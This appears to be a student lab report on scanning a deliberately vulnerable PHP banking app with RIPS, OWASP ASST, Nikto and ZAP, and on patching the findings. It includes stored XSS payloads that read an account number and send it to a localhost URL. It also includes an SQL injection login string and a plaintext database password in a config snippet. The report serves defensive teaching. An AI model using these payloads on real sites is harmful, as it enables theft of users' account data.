

# Exercise 1: White Box Web Application Vulnerability Testing

**1. Apply your chosen scanner on the unpatched version of the source code of your webapplication. Identify the vulnerabilities which were not found by the tool and briefly explain why the tool was unable to find them (try to condense your answer to particular classes of vulnerabilities)?**

**Solution :**

**Chosen scanners:**

- RIPS
- OWASP ASST

**Installation:**

- **RIPS:**

- Extract the files to your local web server's document root (in my case /var/www/html/).
- To run the tool open the browser at http://localhost/rips-master.
- Give a location to the code for testing in the *Path/file* field.
- Select *Verbosity level*: 4.
- *Vulnerability type*: can select all or a particular vulnerability and hit scan.

The screenshot shows the RIPS web application interface. At the top, there is a navigation bar with fields for 'path / file' (set to '/var/www/vbank\_code/'), 'verbosity level' (set to '4. untainted +1,2,3'), 'vuln type' (set to 'All'), 'code style' (set to 'ayti'), and 'scan' and 'search' buttons. There are also tabs for 'windows', 'files', 'user input', 'stats', and 'functions'. The main content area has two expandable sections: 'File Inclusion' and 'HTTP Response Splitting'. The 'File Inclusion' section lists several vulnerabilities, including one where user input reaches a sensitive sink. The 'HTTP Response Splitting' section also lists a similar vulnerability. To the right of these sections is a 'Result' panel containing various statistical metrics. Below the main content area is a pie chart.

- **OWASP ASST:**

- Install [Xampp](#) the same version used for the project (PHP-5).
- Put the project to test in Xampp folder `/opt/lampp/htdocs/vbank`.
- Install Node.js.

```
sudo apt-get install nodejs -y
sudo apt-get install npm -y
```

```
sudo npm install n -g  
sudo n 12.13.0
```

- Put the code of [ASST](#) in the same folder `/opt/lampp/htdocs/ASST`.
- Change `DEFAULT_PROJECT_PATH_TO_SCAN` in `config.js` to following.

```
DEFAULT_PROJECT_PATH_TO_SCAN: "/var/www/vbank_code/", // Path to  
project to test
```

- Change following fields in `config_php_lang.js` to following.

```
PHP_EXE_BIN_PATH: "/usr/bin/php",  
IS_DBMS_USED: true,  
DBMS: "mysql",  
// if above IS_DBMS_USED = true, bellow settings are enabled and must  
be set  
YOUR_WEBAPP_DBMS_SERVER_IP: "127.0.0.1",  
YOUR_WEBAPP_DBMS_DB_NAME: "vbank",  
YOUR_WEBAPP_DBMS_USERNAME: "root",  
YOUR_WEBAPP_DBMS_PASSWORD: "kakashi",
```

```
sudo /opt/lampp/lampp start xampp  
cd /opt/lampp/htdocs/ASST  
node main.js
```

```
← Checking for Broken Authentication Vulnerabilities →  
Number of Broken Authentications Found in the project is: 6  
  
← Checking for Sensitive Data Exposure Vulnerabilities →  
Number of Sensitive Data Exposures Found in the project is: 6  
  
← Checking for XML External Entity Injection Vulnerabilities →  
Number of XML External Entity Injections Found in the project is: 0  
Well done!, No vulnerabilities found about XML External Entity Injection in your code, however  
there are some notices that you need to check them in the report.  
  
← Checking for Security Misconfiguration Vulnerabilities →  
Number of Security Misconfigurations Found in the project is: 2  
  
← Checking for Cross-Site Scripting Vulnerabilities →  
Number of Cross-Site Scriptings Found in the project is: 2  
  
← Checking for Using Components With Known Vulnerabilities →  
Number of Using Old Components Found in the project is: 2  
  
← Checking for Cross-Site Request Forgery Vulnerabilities →  
Number of Broken Authentications Found in the project is: 6  
  
← Checking for Server-Side Request Forgery Vulnerabilities →  
Number of Server-Side Request Forgery Problems Found in the project is: 0  
Well done!, No vulnerabilities found about Server-Side Request Forgery Problem in your code, ho  
wever there are some notices that you need to check them in the report.  
  
← Checking for Extra Web Security Hardenings →  
Number of Extra Web Security Hardenings Found in the project is: 1  
  
Total number of possible vulnerabilities found: 46  
Check the generated report.html file to see scan results in detailed
```

## Vulnerabilities found (Test from both RIPS and ASST)

Vulnerability type	RIPS	OWASP ASST
SQL Injection	17	21
Cross site scripting	95	2
Cross-Site Request Forgery	0	6
Server-side request forgery	0	0
Local file inclusion	5	0
Broken Authentication	0	6
Session Hijacking	0	0
Session Fixation	1	0
Remote code Injection	1	0
Sensitive Data Exposure	0	7
Known Vulnerabilities	0	2

### 1.1 Why the tool was unable to find them?

- Every tool has its own rules and uses different techniques to detect vulnerabilities.
- Tool didn't find vulnerabilities such as Authentication problems, Access Control issues, insecure use of Cryptography.
  - This is due to a lack of compilation instructions, access to remote APIs inability to find the right libraries.
- RIPS didn't find CSRF AND SSRF because it was not included in rules whereas ASST detected CSRF because it has rules defined for CSRF vulnerabilities.
- CSRF and SSRF required manual manipulation of URL which is hard for automated tool to take care of.

### 2. Run the analysis again using the patched version of the source code of your web-application.

Check whether the vulnerabilities found before are still reported or not.

**solution :**

## Vulnerabilities Fix (Test RIPS)

Vulnerability type	location	security patch	
SQL Injection	/vbank_code/pages/htbloanreq.page line 30	mysql_real_escape_string()	---

Vulnerability type	location	security patch	
File Inclusion	vbank_code/etc/htb.inc line 24	Whitelist	Th in ac
Code Execution	vbank_code/pages/htbdetails.page line 95	<code>preg_match('/^([a-zA-Z\d]+\$/)', \$str)</code>	.pl
Cross-Site Scripting	/vbank_code/pages/htbdetails.page line 85,102	htmlspecialchars	<s
Session Fixation	/vbank_code/etc/htb.inc line 53	session_regenerate_id(true)	se: Th me inp
HTTP Response Splitting	vbank_code/etc/htb.inc line 27	---	Th me se
Reflection Injection	vbank_code/htdocs/index.php line 21	---	ob ac

- Red dot indicate there is an user-implemented security patch.

Icons:

- User input has been found in this line. Potential entry point for vulnerability exploitation.
- Vulnerability exploitation depends on the parameters passed to the function declared in this line. Have a look at the calls in the scan result. Click ↑ or ↓ to jump to the next declaration or call of this function.
- User-implemented securing has been detected in this line. This may prevent exploitation.

## Test Cases:

- SQL Injection**

- RIPS Scanner detected the SQLi if the code used the `mysql_query` function.

```
File: /var/www/vbank_code/pages/htbloanreq.php
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
30: mysql_query $result = mysql_query($sql, $db_link);
29: $sql = "SELECT a." . $htbconf['db/accounts.account'] . " FROM " . $htbconf['db/accounts'] . " a where " . $htbconf['db/accounts.owner'] . "=" . $_SESSION['userid'];
```

- Variables (passed from other PHP classes or user input) used in `mysql_query` are protected using `mysql_real_escape_string`.

```
File: /var/www/vbank_code/pages/htbloanreq.php
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
30: mysql_query $result = mysql_query(mysql_real_escape_string($sql), mysql_real_escape_string($db_link));
29: $sql = "SELECT a." . $htbconf['db/accounts.account'] . " FROM " . $htbconf['db/accounts'] . " a where " . $htbconf['db/accounts.owner'] . "=" . $_SESSION['userid'];
```

- **Code Execution**

- Vulnerable code

```
if(isset($http['query'])) && $http['query'] != "") {  
    $replaceWith = preg_replace('#\b". str_replace('\\', '\\\\', ".  
$http['query'] ."\b#i', '<span  
class=\"queryHighlight\">\\\\\\0</span>', '\0');
```



- Security patch

```
if(isset($http['query'])) && $http['query'] != "" && preg_match('/^/[a-zA-Z\d]+$/i', $http['query'])) {
```

- Despite applying the patch (Applying check to user input) tool still shows the vulnerability because the rule is to not have any user input data in functions this is a false positive.



- **Cross Site Scripting:**

- Use `htmlspecialchars` to display data.
- `transfersStr` is a string containing HTML table in it so `htmlspecialchars` can't be used.
- We can apply the `htmlspecialchars` to Row data used in transfersStr. This resulted in false positives but it is no longer vulnerable to XSS.

```

■ Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

102: print print $transfersStr;
99: $transfersStr = str_replace('', '', substr($transfersStr, 1, - 1)); // if(isset($http) && $http != ""),
    $transfersStr = preg_replace("#(\>((?(>|<+|(R)))*<))#se", $replaceWith, '>'. $transfersStr . '<'); // if(isset($http) && $http
|= "") ;
95: $replaceWith = preg_replace("#\b", str_replace('\', '\\\\'', ". $http['query'] ."."\b#i", '<span class="queryHighlight
\"\\\\'0</span>', '\0'); // if(isset($http) && $http != ""),
88: $transfersStr = "<tr>\n"; // if(is_resource($result))
    • 86: $transfersStr .= sprintf("<td class=\"right\"><font color=\"%dd0000\">%2f</font></td>\n", - $row[6]); //
    if(is_resource($result)) if($row == $htbconf && $row == ($http*$xorValue)) else ,
    85: $transfersStr .= "<td> . $row[5] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http*$xorValue)) else ,
        84: $transfersStr .= "<td> . $row[2] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http*$xorValue)) else ,
            83: $transfersStr .= "<td> . $row[1] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http*$xorValue)) else ,
                79: $transfersStr .= sprintf("<td class=\"right\"><font color=\"#009000\">%2f</font>
</td>\n", $row[6]); // if(is_resource($result)), if($row == $htbconf && $row == ($http*$xorValue)),
                    78: $transfersStr .= "<td> . $row[5] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf
&& $row == ($http*$xorValue));
                        77: $transfersStr .= "<td> . $row[4] . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http*$xorValue));
                            76: $transfersStr .= "<td> . $row[3] . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http*$xorValue));
                                73: $transfersStr .= "td align="center" valign=top"> . date("Y-
m-d", strtotime($row[0])) . "</td>\n"; // if(is_resource($result)),
                                71: $transfersStr .= "class=oddRow">\n"; // if(is_resource($result)), if($i
% 2 == 0) else ,
                                    69: $transfersStr .= "class=evenRow">\n"; // if(is_resource($result)),
                                    if($i % 2 == 0),
                                        67: $transfersStr = "<tr> . . . </tr>"; // if(is_resource($result))

```

```

■ Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

102: print print $transfersStr;
99: $transfersStr = str_replace('', '', substr($transfersStr, 1, - 1)); // if(isset($http) && $http != ""),
    $transfersStr = preg_replace("#(\>((?(>|<+|(R)))*<))#se", $replaceWith, '>'. $transfersStr . '<'); // if(isset($http) && $http
|= "") ;
95: $replaceWith = preg_replace("#\b", str_replace('\', '\\\\'', ". $http['query'] ."."\b#i", '<span class="queryHighlight
\"\\\\'0</span>', '\0'); // if(isset($http) && $http != ""),
88: $transfersStr = "<tr>\n"; // if(is_resource($result))
    • 86: $transfersStr .= sprintf("<td class=\"right\"><font color=\"%dd0000\">%2f</font></td>\n", - $row[6]); //
    if(is_resource($result)), if($row == $htbconf && $row == ($http*$xorValue)) else ,
    85: $transfersStr .= "<td> . htmlspecialchars($row[5]) . "</td>\n"; // if(is_resource($result)), if($row == $htbconf &&
$row == ($http*$xorValue)) else ,
        84: $transfersStr .= "<td> . $row[2] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http*$xorValue)) else ,
            83: $transfersStr .= "<td> . $row[1] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http*$xorValue)) else ,
                79: $transfersStr = sprintf("<td class=\"right\"><font color=\"#009000\">%2f</font>
</td>\n", $row[6]); // if(is_resource($result)), if($row == $htbconf && $row == ($http*$xorValue)),
                    78: $transfersStr .= "<td> . htmlspecialchars($row[5]) . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http*$xorValue));
                        77: $transfersStr .= "<td> . $row[4] . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http*$xorValue));
                            76: $transfersStr .= "<td> . $row[3] . "</td>\n"; // if(is_resource($result)),
                                73: $transfersStr .= "td align="center" valign=top"> . date("Y-
m-d", strtotime($row[0])) . "</td>\n"; // if(is_resource($result)),
                                71: $transfersStr .= "class=oddRow">\n"; // if(is_resource($result)), if($i

```

Account details				
Details for account 11111111 as of 24/05/2021:				
Date	Bank Code	Account No	Remark	Amount
2014-03-29	41131337	22222222	Refund	-70.00
2014-03-29	41131337	22222222	WG rent	300.00
2014-03-30	41131337	22222222	Insurance	110.00
2021-05-19	41131337	14314312	<script>var x = document.getElementsByName("account") [0].value</script>	1.00
2021-05-19	41131337	14314312	<script>function y(){window.open("http://localhost:81 /error.html?x="+x, "_blank");}</script>	1.00
2021-05-19	41131337	14314312	<a onclick="y()">Error please click here!!</a>	1.00
2021-05-23	41131337	22222222	<script>var x = document.getElementsByName("account") [0].value</script>	-1.10
2021-05-23	41131337	22222222	<script>function y(){window.open("http://localhost /htdocs/error.html?x="+x, "_blank");}</script>	-1.20
2021-05-23	41131337	22222222	<a onclick="y()">Error please click here!!</a>	-1.30
2021-05-23	41131337	33333333	<script>var x = document.getElementsByName("account") [0].value</script>	-1.10

## Vulnerabilities Fix (Test ASST)

Vulnerability type	location	security patch	Tes

Vulnerability type	location	security patch	Tes
SQL Injection	/vbank_code/htdocs/login.php line 17	Preparedstatements	alex'or'1='
Cross Site Scripting	/vbank_code/htdocs/login.php line 14,15	htmlentities and htmlspecialchars	<script>a</script>
Cross-Site Request Forgery	vbank_code/pages/htbchgpwd.php	CSRF Token	---
Sensitive Data Exposure Vulnerabilities	Passwords are not stored in Hash	HASH the password	---
Using Components With Known Vulnerabilities	PHP Version is 5.6	Use new versions of PHP	---
Broken Authentication Vulnerabilities	/vbank_code/pages/htbchgpwd.php	<b>captcha</b>	---

### Test Cases:

- **SQL Injection**

- Prepared statement

```

if ($stmt = $link->prepare("SELECT
    id,password,username,name,firstname,time,lasttime,lastip from users
    where username =? and password=?")) {
    $stmt->bind_param("ss", $username,$password);
    $stmt -> execute();
    $stmt -> store_result();
    $stmt ->
    bind_result($id,$password,$username,$name,$firstname,$time,$lasttime,$last
}

```

## ASST Report @ 2021/05/31 - 11:16:52

```
<- Checking for Injection Vulnerabilities -->
/opt/lampp/htdocs/bank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 17) 'multi_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/bank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'multi_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btamortisation.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btchpwd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btchpwd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 20) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 23) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/bank_code/pages/btloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected
Number of Injections Found in the project is: 21
To learn about how to fix your code and secure it against Injections, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

```
<- Checking for Injection Vulnerabilities -->
/opt/lampp/htdocs/bank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 29) 'multi_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btamortisation.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btchpwd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btchpwd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btdetails.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 20) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/btloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 23) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/bank_code/pages/btloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
/opt/lampp/htdocs/bank_code/pages/bttransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected
Number of Injections Found in the project is: 20
To learn about how to fix your code and secure it against Injections, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

Burp Suite interface showing the request and response for the login page. The request shows a GET request to /htdocs/login.php with parameters username=testuser&password=12345. The response shows the server's response with various headers and the HTML content of the login page.

## • Cross Site Scripting

- Vulnerable code

```
$password = $_REQUEST['password'];
```

- Security patch

```
$password = htmlspecialchars($_REQUEST['password']);
```

```
<- Checking for Cross-Site Scripting Vulnerabilities -->
/opt/lampp/htdocs/bank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 10) '$_REQUEST' user input can be injected, please make sure to filter or sanitize any $_REQUEST user input from Javascript, HTML and CSS codes input
/opt/lampp/htdocs/bank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 11) '$_REQUEST' user input can be injected, please make sure to filter or sanitize any $_REQUEST user input from Javascript, HTML and CSS codes input
Number of Cross-Site Scriptings Found in the project is: 2
To learn about how to fix your code and secure it against Cross-Site Scriptings, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

```
← Checking for Cross-Site Scripting Vulnerabilities →
Number of Cross-Site Scriptings Found in the project is: 0
Well done!, No vulnerabilities found about Cross-Site Scripting in your code, however there are some notices that you need to check them in the report. ESTI user
can inject user input from Javascript, HTML and CSS codes input
```

- **Cross-Site Request Forgery**
- Security patch

```
<input type="hidden" name="csrf_token" value="csrftoken" />
```

- Use the same token value on the server side to validate.
- Additionally implement Same origin policy or send csrf token in as part of headers.

-- Checking for Cross-Site Request Forgery Vulnerabilities -->  
`/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbdetails.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htblogin.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!

Number of Broken Authentications Found in the project is: 6  
[To learn about how to fix your code and secure it against Broken Authentications, Click here](#)  
 Then you come back here and fix your code line by line after you've learned how to protect it!

Activate Windows

-- Checking for Cross-Site Request Forgery Vulnerabilities -->  
`/opt/lampp/htdocs/vbank_code/pages/htbdetails.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htblogin.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!  
`/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php` File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!


Number of Broken Authentications Found in the project is: 5  
[To learn about how to fix your code and secure it against Broken Authentications, Click here](#)  
 Then you come back here and fix your code line by line after you've learned how to protect it!

- Even after fixing the code with a security patch, there are a lot of false positives because the tool is not sure of the integrity and security of data flow from input to output.

## Exercise 2: Black-Box Web Application Vulnerability Testing

**1. Download two web vulnerability scanners and describe the all needed set-up environment settings**  
**solution :**

1. Owasp Zed Attack Proxy (Linux) (Avaiable in `kali Linux`)
  - Download the program from <https://www.zaproxy.org/download/>, and select the Linux installer
  - run the file `./ZAP_2_10_0_unix.sh`
  - after successfull installation run the file from command line `$: zaproxy`
  - An gui app will be opened if ran without errors.



## 2. Nikto Vulnerability Scanner

- A command line web vulnerability scanner

```
git clone https://github.com/sullo/nikto
# Main script is in program/
cd nikto/program
# Run using the shebang interpreter
./nikto.pl -h http://www.vbank.com
# Run using perl (if you forget to chmod)
perl nikto.pl -h http://www.vbank.com

# to use the proxy
perl nikto.pl -h http://www.vbank.com -useproxy
```

- Available by Default in Kali installation
- Run the application `nikto -h http://vbank.com`

```
kali㉿kali:[~]
└─$ nikto --host http://192.168.37.128/login.php -useproxy
- Nikto v2.1.6

+ Target IP:          192.168.37.128
+ Target Hostname:    192.168.37.128
+ Target Port:        80
+ Start Time:   pages  2021-05-29 10:28:23 (GMT-4)

+ Server: Apache/2.4.46 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie USECURITYID created without the httponly flag
+ Root page / redirects to: http://192.168.37.128/index.php
^C
```

## 2. Report how you found the different vulnerabilities: SQLi, XSS, etc.

## solution

### 1. Nikto Vulnerability Scanner

- Run the nikto from command line with `--host` switch for host url

```
kali@kali: ~/scans
File Actions Edit View Help
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
+ GET Cookie USECURITYID created without the httponly flag
+ GET IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: GET The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. Th
e value is "127.0.1.1".
+ UEROFCWV Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.
+ OSVDB-3092: GET /htdocs/: This might be interesting ...
+ OSVDB-3268: GET /images/: Directory indexing found.
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET The site uses SSL and Expect-CT header is not present.
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
+ GET IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: GET The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. Th
e value is "127.0.1.1".
+ LKVVWBVD Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.
+ OSVDB-3092: GET /htdocs/: This might be interesting ...
+ OSVDB-3268: GET /images/: Directory indexing found.
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET The site uses SSL and Expect-CT header is not present.
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
+ IPGZVZSJ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.
```

- Vulnerabilities/info found:

1. Clickjacking

2. Cross site scripting

3. Directory traversal

4. cookie without httponly flag

5. Server information in response headers

6. Owasp Zap vulnerability scanner

- run the zap proxy `zap proxy` and click on the `automated scan`

The screenshot shows the OWASP ZAP 2.10.0 interface. The main window displays the 'Welcome to OWASP ZAP' message, which includes a brief description of ZAP as an integrated penetration testing tool for web applications. Below this, there are three buttons: 'Automated Scan' (highlighted with a red box), 'Manual Explore', and 'Learn More'. At the bottom of the main window, there is a news banner about the 'ZAP Reporting Competition' being open, with a 'Learn More' link. The bottom part of the screenshot shows the 'Alerts' tab of the ZAP interface, displaying a table of detected vulnerabilities.

## ZAP Scanning Report- Results

### Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	1
Low	4
Informational	2

### Alerts (From Scan Report)

Name	Risk Level	Number of Instances
Cross Site Scripting (DOM Based)	High	1
X-Frame-Options Header Not Set	Medium	3
Absence of Anti-CSRF Tokens	Low	3
Cookie No HttpOnly Flag	Low	1
Cookie Without SameSite Attribute	Low	1
